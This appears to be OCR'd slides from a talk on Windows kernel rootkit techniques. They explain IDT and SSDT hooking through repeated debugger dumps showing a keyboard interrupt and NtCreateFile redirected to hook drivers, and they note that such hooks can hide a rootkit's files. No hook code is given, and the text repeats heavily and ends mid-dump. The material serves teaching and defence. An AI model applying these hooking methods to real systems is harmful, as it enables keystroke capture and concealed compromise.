1df5e8d900000006: 81182ba4 nt!KiTrap06
1df5e8d900000007: 811832a4 nt!KiTrap07
1df5e8d900000008: Task Selector = 0x0050
...
1df5e8d90000005e: 811801c8 nt!KiUnexpectedInterrupt46
1df5e8d90000005f: 811801d4 nt!KiUnexpectedInterrupt47
1df5e8d900000060: 811801e0 i8042prt!I8042MouseInterruptService
1df5e8d900000061: 811801ec pci!ExpressRootPortMessageRoutine
1df5e8d900000062: 811801f8 pci!ExpressRootPortMessageRoutine
1df5e8d900000063: 81180204 pci!ExpressRootPortMessageRoutine
1df5e8d900000064: 81180210 pci!ExpressRootPortMessageRoutine
1df5e8d900000065: 8118021c vmci+0x2a90
1df5e8d900000066: 81180228 e1i6332!INTERRUPT::MiniportMessageInterrupt (NDIS)
1df5e8d900000067: 81180234 nt!KiUnexpectedInterrupt55
1df5e8d900000068: 81180240 nt!KiUnexpectedInterrupt56
1df5e8d900000069: 8118024c nt!KiUnexpectedInterrupt57
1df5e8d90000006a: 81180258 nt!KiUnexpectedInterrupt58
1df5e8d90000006b: 81180264 nt!KiUnexpectedInterrupt59
1df5e8d90000006c: 81180270 nt!KiUnexpectedInterrupt60
1df5e8d90000006d: 8118027c nt!KiUnexpectedInterrupt61
1df5e8d90000006e: 81180288 nt!KiUnexpectedInterrupt62
1df5e8d90000006f: 81180294 nt!KiUnexpectedInterrupt63
1df5e8d900000070: 811802a0 i8042prt!I8042KeyboardInterruptService
1df5e8d900000071: 811802ac pci!ExpressRootPortMessageRoutine
1df5e8d900000072: 811802b8 pci!ExpressRootPortMessageRoutine
1df5e8d900000073: 811802c4 pci!ExpressRootPortMessageRoutine
1df5e8d900000074: 811802d0 pci!ExpressRootPortMessageRoutine
...
```

```
kd> !idt -a

Dumping IDT: 80430400

1df5e8d900000000: 81181f1c nt!KiTrap00
1df5e8d900000001: 811820cc nt!KiTrap01
1df5e8d900000002: Task Selector = 0x0058
1df5e8d900000003: 8118261c nt!KiTrap03
1df5e8d900000004: 811827e4 nt!KiTrap04
1df5e8d900000005: 8118298c nt!KiTrap05
1df5e8d900000006: 81182ba4 nt!KiTrap06
1df5e8d900000007: 811832a4 nt!KiTrap07
1df5e8d900000008: Task Selector = 0x0050
...
1df5e8d90000005e: 811801c8 nt!KiUnexpectedInterrupt46
1df5e8d90000005f: 811801d4 nt!KiUnexpectedInterrupt47
1df5e8d900000060: 811801e0 i8042prt!I8042MouseInterruptService
1df5e8d900000061: 811801ec pci!ExpressRootPortMessageRoutine
1df5e8d900000062: 811801f8 pci!ExpressRootPortMessageRoutine
1df5e8d900000063: 81180204 pci!ExpressRootPortMessageRoutine
1df5e8d900000064: 81180210 pci!ExpressRootPortMessageRoutine
1df5e8d900000065: 8118021c vmci+0x2a90
1df5e8d900000066: 81180228 e1i6332!INTRRUPT::MiniportMessageInterrupt (NDIS)
1df5e8d900000067: 81180234 nt!KiUnexpectedInterrupt55
1df5e8d900000068: 81180240 nt!KiUnexpectedInterrupt56
1df5e8d900000069: 8118024c nt!KiUnexpectedInterrupt57
1df5e8d90000006a: 81180258 nt!KiUnexpectedInterrupt58
1df5e8d90000006b: 81180264 nt!KiUnexpectedInterrupt59
1df5e8d90000006c: 81180270 nt!KiUnexpectedInterrupt60
1df5e8d90000006d: 8118027c nt!KiUnexpectedInterrupt61
1df5e8d90000006e: 81180288 nt!KiUnexpectedInterrupt62
1df5e8d90000006f: 81180294 nt!KiUnexpectedInterrupt63
1df5e8d900000070: 9e891300 IdtHooking!Hook_KeyboardRoutine
1df5e8d900000071: 811802ac pci!ExpressRootPortMessageRoutine
1df5e8d900000072: 811802b8 pci!ExpressRootPortMessageRoutine
1df5e8d900000073: 811802c4 pci!ExpressRootPortMessageRoutine
1df5e8d900000074: 811802d0 pci!ExpressRootPortMessageRoutine
...
```

```
kd> !idt -a

Dumping IDT: 80430400

1df5e8d900000000: 81181f1c nt!KiTrap00
1df5e8d900000001: 811820cc nt!KiTrap01
1df5e8d900000002: Task Selector = 0x0058
1df5e8d900000003: 8118261c nt!KiTrap03
1df5e8d900000004: 811827e4 nt!KiTrap04
1df5e8d900000005: 8118298c nt!KiTrap05
1df5e8d900000006: 81182ba4 nt!KiTrap06
1df5e8d900000007: 811832a4 nt!KiTrap07
1df5e8d900000008: Task Selector = 0x0050
...
1df5e8d90000005e: 811801c8 nt!KiUnexpectedInterrupt46
1df5e8d90000005f: 811801d4 nt!KiUnexpectedInterrupt47
1df5e8d900000060: 811801e0 i8042prt!I8042MouseInterruptService
1df5e8d900000061: 811801ec pci!ExpressRootPortMessageRoutine
1df5e8d900000062: 811801f8 pci!ExpressRootPortMessageRoutine
1df5e8d900000063: 81180204 pci!ExpressRootPortMessageRoutine
1df5e8d900000064: 81180210 pci!ExpressRootPortMessageRoutine
1df5e8d900000065: 8118021c vmci+0x2a90
1df5e8d900000066: 81180228 e1i6332!INTERRUPT::MiniportMessageInterrupt (NDIS)
1df5e8d900000067: 81180234 nt!KiUnexpectedInterrupt55
1df5e8d900000068: 81180240 nt!KiUnexpectedInterrupt56
1df5e8d900000069: 8118024c nt!KiUnexpectedInterrupt57
1df5e8d90000006a: 81180258 nt!KiUnexpectedInterrupt58
1df5e8d90000006b: 81180264 nt!KiUnexpectedInterrupt59
1df5e8d90000006c: 81180270 nt!KiUnexpectedInterrupt60
1df5e8d90000006d: 8118027c nt!KiUnexpectedInterrupt61
1df5e8d90000006e: 81180288 nt!KiUnexpectedInterrupt62
1df5e8d90000006f: 81180294 nt!KiUnexpectedInterrupt63
1df5e8d900000070: 811802a0 i8042prt!I8042KeyboardInterruptService
1df5e8d900000071: 811802ac pci!ExpressRootPortMessageRoutine
1df5e8d900000072: 811802b8 pci!ExpressRootPortMessageRoutine
1df5e8d900000073: 811802c4 pci!ExpressRootPortMessageRoutine
1df5e8d900000074: 811802d0 pci!ExpressRootPortMessageRoutine
...
```

Rootkit Techniques – IDT Hooking

- IDT Hooking
  - Replace IDT entry's ISR with our own implementation

```
kd> !idt -a

Dumping IDT: 80430400

1df5e8d900000000: 81181f1c nt!KiTrap00
1df5e8d900000001: 811820cc nt!KiTrap01
1df5e8d900000002: Task Selector = 0x0058
1df5e8d900000003: 8118261c nt!KiTrap03
1df5e8d900000004: 811827e4 nt!KiTrap04
1df5e8d900000005: 8118298c nt!KiTrap05
1df5e8d900000006: 81182ba4 nt!KiTrap06
1df5e8d900000007: 811832a4 nt!KiTrap07
1df5e8d900000008: Task Selector = 0x0050
...
1df5e8d90000005e: 811801c8 nt!KiUnexpectedInterrupt46
1df5e8d90000005f: 811801d4 nt!KiUnexpectedInterrupt47
1df5e8d900000060: 811801e0 i8042prt!I8042MouseInterruptService
1df5e8d900000061: 811801ec pci!ExpressRootPortMessageRoutine
1df5e8d900000062: 811801f8 pci!ExpressRootPortMessageRoutine
1df5e8d900000063: 81180204 pci!ExpressRootPortMessageRoutine
1df5e8d900000064: 81180210 pci!ExpressRootPortMessageRoutine
1df5e8d900000065: 8118021c vmci+0x2a90
1df5e8d900000066: 81180228 e1i6332!INTERRUPT::MiniportMessageInterrupt (NDIS)
1df5e8d900000067: 81180234 nt!KiUnexpectedInterrupt55
1df5e8d900000068: 81180240 nt!KiUnexpectedInterrupt56
1df5e8d900000069: 8118024c nt!KiUnexpectedInterrupt57
1df5e8d90000006a: 81180258 nt!KiUnexpectedInterrupt58
1df5e8d90000006b: 81180264 nt!KiUnexpectedInterrupt59
1df5e8d90000006c: 81180270 nt!KiUnexpectedInterrupt60
1df5e8d90000006d: 8118027c nt!KiUnexpectedInterrupt61
1df5e8d90000006e: 81180288 nt!KiUnexpectedInterrupt62
1df5e8d90000006f: 81180294 nt!KiUnexpectedInterrupt63
1df5e8d900000070: 811802a0 i8042prt!I8042KeyboardInterruptService
1df5e8d900000071: 811802ac pci!ExpressRootPortMessageRoutine
1df5e8d900000072: 811802b8 pci!ExpressRootPortMessageRoutine
1df5e8d900000073: 811802c4 pci!ExpressRootPortMessageRoutine
1df5e8d900000074: 811802d0 pci!ExpressRootPortMessageRoutine
...
```

```
kd> !idt -a

Dumping IDT: 80430400

1df5e8d900000000: 81181f1c nt!KiTrap00
1df5e8d900000001: 811820cc nt!KiTrap01
1df5e8d900000002: Task Selector = 0x0058
1df5e8d900000003: 8118261c nt!KiTrap03
1df5e8d900000004: 811827e4 nt!KiTrap04
1df5e8d900000005: 8118298c nt!KiTrap05
1df5e8d900000006: 81182ba4 nt!KiTrap06
1df5e8d900000007: 811832a4 nt!KiTrap07
1df5e8d900000008: Task Selector = 0x0050
...
1df5e8d90000005e: 811801c8 nt!KiUnexpectedInterrupt46
1df5e8d90000005f: 811801d4 nt!KiUnexpectedInterrupt47
1df5e8d900000060: 811801e0 i8042prt!I8042MouseInterruptService
1df5e8d900000061: 811801ec pci!ExpressRootPortMessageRoutine
1df5e8d900000062: 811801f8 pci!ExpressRootPortMessageRoutine
1df5e8d900000063: 81180204 pci!ExpressRootPortMessageRoutine
1df5e8d900000064: 81180210 pci!ExpressRootPortMessageRoutine
1df5e8d900000065: 8118021c vmci+0x2a90
1df5e8d900000066: 81180228 e1i6332!INTRRUPT::MiniportMessageInterrupt (NDIS)
1df5e8d900000067: 81180234 nt!KiUnexpectedInterrupt55
1df5e8d900000068: 81180240 nt!KiUnexpectedInterrupt56
1df5e8d900000069: 8118024c nt!KiUnexpectedInterrupt57
1df5e8d90000006a: 81180258 nt!KiUnexpectedInterrupt58
1df5e8d90000006b: 81180264 nt!KiUnexpectedInterrupt59
1df5e8d90000006c: 81180270 nt!KiUnexpectedInterrupt60
1df5e8d90000006d: 8118027c nt!KiUnexpectedInterrupt61
1df5e8d90000006e: 81180288 nt!KiUnexpectedInterrupt62
1df5e8d90000006f: 81180294 nt!KiUnexpectedInterrupt63
1df5e8d900000070: 9e891300 IdtHooking!Hook_KeyboardRoutine
1df5e8d900000071: 811802ac pci!ExpressRootPortMessageRoutine
1df5e8d900000072: 811802b8 pci!ExpressRootPortMessageRoutine
1df5e8d900000073: 811802c4 pci!ExpressRootPortMessageRoutine
1df5e8d900000074: 811802d0 pci!ExpressRootPortMessageRoutine
...
```

```
kd> !idt -a

Dumping IDT: 80430400

1df5e8d900000000: 81181f1c nt!KiTrap00
1df5e8d900000001: 811820cc nt!KiTrap01
1df5e8d900000002: Task Selector = 0x0058
1df5e8d900000003: 8118261c nt!KiTrap03
1df5e8d900000004: 811827e4 nt!KiTrap04
1df5e8d900000005: 8118298c nt!KiTrap05
1df5e8d900000006: 81182ba4 nt!KiTrap06
1df5e8d900000007: 811832a4 nt!KiTrap07
1df5e8d900000008: Task Selector = 0x0050
...
1df5e8d90000005e: 811801c8 nt!KiUnexpectedInterrupt46
1df5e8d90000005f: 811801d4 nt!KiUnexpectedInterrupt47
1df5e8d900000060: 811801e0 i8042prt!I8042MouseInterruptService
1df5e8d900000061: 811801ec pci!ExpressRootPortMessageRoutine
1df5e8d900000062: 811801f8 pci!ExpressRootPortMessageRoutine
1df5e8d900000063: 81180204 pci!ExpressRootPortMessageRoutine
1df5e8d900000064: 81180210 pci!ExpressRootPortMessageRoutine
1df5e8d900000065: 8118021c vmci+0x2a90
1df5e8d900000066: 81180228 e1i6332!INTRRUPT::MiniportMessageInterrupt (NDIS)
1df5e8d900000067: 81180234 nt!KiUnexpectedInterrupt55
1df5e8d900000068: 81180240 nt!KiUnexpectedInterrupt56
1df5e8d900000069: 8118024c nt!KiUnexpectedInterrupt57
1df5e8d90000006a: 81180258 nt!KiUnexpectedInterrupt58
1df5e8d90000006b: 81180264 nt!KiUnexpectedInterrupt59
1df5e8d90000006c: 81180270 nt!KiUnexpectedInterrupt60
1df5e8d90000006d: 8118027c nt!KiUnexpectedInterrupt61
1df5e8d90000006e: 81180288 nt!KiUnexpectedInterrupt62
1df5e8d90000006f: 81180294 nt!KiUnexpectedInterrupt63
1df5e8d900000070: 9e891300 IdtHooking!Hook_KeyboardRoutine
1df5e8d900000071: 811802ac pci!ExpressRootPortMessageRoutine
1df5e8d900000072: 811802b8 pci!ExpressRootPortMessageRoutine
1df5e8d900000073: 811802c4 pci!ExpressRootPortMessageRoutine
1df5e8d900000074: 811802d0 pci!ExpressRootPortMessageRoutine
...
```


Rootkit Techniques – IDT Hooking

- IDT Hooking
  - Replace IDT entry's ISR with our own implementation

```
kd> !idt -a

Dumping IDT: 80430400

1df5e8d900000000: 81181f1c nt!KiTrap00
1df5e8d900000001: 811820cc nt!KiTrap01
1df5e8d900000002: Task Selector = 0x0058
1df5e8d900000003: 8118261c nt!KiTrap03
1df5e8d900000004: 811827e4 nt!KiTrap04
1df5e8d900000005: 8118298c nt!KiTrap05
1df5e8d900000006: 81182ba4 nt!KiTrap06
1df5e8d900000007: 811832a4 nt!KiTrap07
1df5e8d900000008: Task Selector = 0x0050
...
1df5e8d90000005e: 811801c8 nt!KiUnexpectedInterrupt46
1df5e8d90000005f: 811801d4 nt!KiUnexpectedInterrupt47
1df5e8d900000060: 811801e0 i8042prt!I8042MouseInterruptService
1df5e8d900000061: 811801ec pci!ExpressRootPortMessageRoutine
1df5e8d900000062: 811801f8 pci!ExpressRootPortMessageRoutine
1df5e8d900000063: 81180204 pci!ExpressRootPortMessageRoutine
1df5e8d900000064: 81180210 pci!ExpressRootPortMessageRoutine
1df5e8d900000065: 8118021c vmci+0x2a90
1df5e8d900000066: 81180228 e1i6332!INTERRUPT::MiniportMessageInterrupt (NDIS)
1df5e8d900000067: 81180234 nt!KiUnexpectedInterrupt55
1df5e8d900000068: 81180240 nt!KiUnexpectedInterrupt56
1df5e8d900000069: 8118024c nt!KiUnexpectedInterrupt57
1df5e8d90000006a: 81180258 nt!KiUnexpectedInterrupt58
1df5e8d90000006b: 81180264 nt!KiUnexpectedInterrupt59
1df5e8d90000006c: 81180270 nt!KiUnexpectedInterrupt60
1df5e8d90000006d: 8118027c nt!KiUnexpectedInterrupt61
1df5e8d90000006e: 81180288 nt!KiUnexpectedInterrupt62
1df5e8d90000006f: 81180294 nt!KiUnexpectedInterrupt63
1df5e8d900000070: 811802a0 i8042prt!I8042KeyboardInterruptService
1df5e8d900000071: 811802ac pci!ExpressRootPortMessageRoutine
1df5e8d900000072: 811802b8 pci!ExpressRootPortMessageRoutine
1df5e8d900000073: 811802c4 pci!ExpressRootPortMessageRoutine
1df5e8d900000074: 811802d0 pci!ExpressRootPortMessageRoutine
...
```

```
kd> !idt -a

Dumping IDT: 80430400

1df5e8d900000000: 81181f1c nt!KiTrap00
1df5e8d900000001: 811820cc nt!KiTrap01
1df5e8d900000002: Task Selector = 0x0058
1df5e8d900000003: 8118261c nt!KiTrap03
1df5e8d900000004: 811827e4 nt!KiTrap04
1df5e8d900000005: 8118298c nt!KiTrap05
1df5e8d900000006: 81182ba4 nt!KiTrap06
1df5e8d900000007: 811832a4 nt!KiTrap07
1df5e8d900000008: Task Selector = 0x0050
...
1df5e8d90000005e: 811801c8 nt!KiUnexpectedInterrupt46
1df5e8d90000005f: 811801d4 nt!KiUnexpectedInterrupt47
1df5e8d900000060: 811801e0 i8042prt!I8042MouseInterruptService
1df5e8d900000061: 811801ec pci!ExpressRootPortMessageRoutine
1df5e8d900000062: 811801f8 pci!ExpressRootPortMessageRoutine
1df5e8d900000063: 81180204 pci!ExpressRootPortMessageRoutine
1df5e8d900000064: 81180210 pci!ExpressRootPortMessageRoutine
1df5e8d900000065: 8118021c vmci+0x2a90
1df5e8d900000066: 81180228 e1i6332!INTRRUPT::MiniportMessageInterrupt (NDIS)
1df5e8d900000067: 81180234 nt!KiUnexpectedInterrupt55
1df5e8d900000068: 81180240 nt!KiUnexpectedInterrupt56
1df5e8d900000069: 8118024c nt!KiUnexpectedInterrupt57
1df5e8d90000006a: 81180258 nt!KiUnexpectedInterrupt58
1df5e8d90000006b: 81180264 nt!KiUnexpectedInterrupt59
1df5e8d90000006c: 81180270 nt!KiUnexpectedInterrupt60
1df5e8d90000006d: 8118027c nt!KiUnexpectedInterrupt61
1df5e8d90000006e: 81180288 nt!KiUnexpectedInterrupt62
1df5e8d90000006f: 81180294 nt!KiUnexpectedInterrupt63
1df5e8d900000070: 9e891300 IdtHooking!Hook_KeyboardRoutine
1df5e8d900000071: 811802ac pci!ExpressRootPortMessageRoutine
1df5e8d900000072: 811802b8 pci!ExpressRootPortMessageRoutine
1df5e8d900000073: 811802c4 pci!ExpressRootPortMessageRoutine
1df5e8d900000074: 811802d0 pci!ExpressRootPortMessageRoutine
...
```

Rootkit Techinques – IDT Hooking - Demo



Rootkit Techniques


- **IDT Hooking**
- SSDT Hooking
- MSR Hooking
- Direct Kernel Object Manipulation

Rootkit Techniques

- IDT Hooking
- **SSDT Hooking**
- MSR Hooking
- Direct Kernel Object Manipulation

Rootkit Techniques – SSDT Hooking

- What is SSDT?
  - System Service Descriptor Table
  - Kernel Structure
  - SYSCALL in Windows x64
  - SYSENTER or INT 0x2e in x86
  - Exported by 2 symbols in the kernel
    - KeServiceDescriptorTable
    - KeServiceDescriptorTableShadow



```
typedef struct SystemServiceTable
{
    PULONG ServiceTable;
    PULONG_PTR CounterTable;
    ULONG_PTR ServiceLimit;
    PCHAR ArgumentTable;
} SYSTEM_SERVICE_TABLE;
```


Rootkit Techniques – SSDT Hooking

- System Service Descriptor Table Hooking
  - a classic technique used by rootkits
  - Achieve control over specific system calls
- A classic example
    - Hooking NtCreateFile
      - prevent the user from accessing certain files such as the rootkit's files.
  - In the past many AV vendors have been using hooks to the SSDT to check from new process creation, file handle etc.

```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  81c75518 nt!NtCreateFile
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```

```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  a35f11a0 SsdtHooking+0x11a0
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```


```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  81c75518 nt!NtCreateFile
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
81b1e868  81d02564 nt!NtCreateDirectoryObject
...
```



```
kd> dps nt!KiServiceTable L192
81b1e27c  81ad4722 nt!NtAccessCheck
81b1e280  81adb0b2 nt!NtWorkerFactoryWorkerReady
81b1e284  81d11f5c nt!NtAcceptConnectPort
81b1e288  81a9483a nt!NtYieldExecution
81b1e28c  81d09ec2 nt!NtWriteVirtualMemory
81b1e290  81e69ba5 nt!NtWriteRequestData
81b1e294  81ce6b58 nt!NtWriteFileGather
81b1e298  81ce527a nt!NtWriteFile
81b1e29c  81d4026c nt!NtSetHighEventPair
...
81b1e838  81cf65d0 nt!NtCreateKey
81b1e83c  81e91b00 nt!NtCreateJobSet
81b1e840  81d35216 nt!NtCreateJobObject
81b1e844  81d5b542 nt!NtCreateIRTimer
81b1e848  81ce66ba nt!NtCreateTimer2
81b1e84c  81d01de0 nt!NtCreateIoCompletion
81b1e850  a35f11a0 SsdtHooking+0x11a0
81b1e854  81ecb866 nt!NtCreateEventPair
81b1e858  81c8ae1c nt!NtCreateEvent
81b1e85c  81a37446 nt!NtCreateEnlistment
81b1e860  81e72ed8 nt!NtCreateEnclave
81b1e864  81d02546 nt!NtCreateDirectoryObjectEx
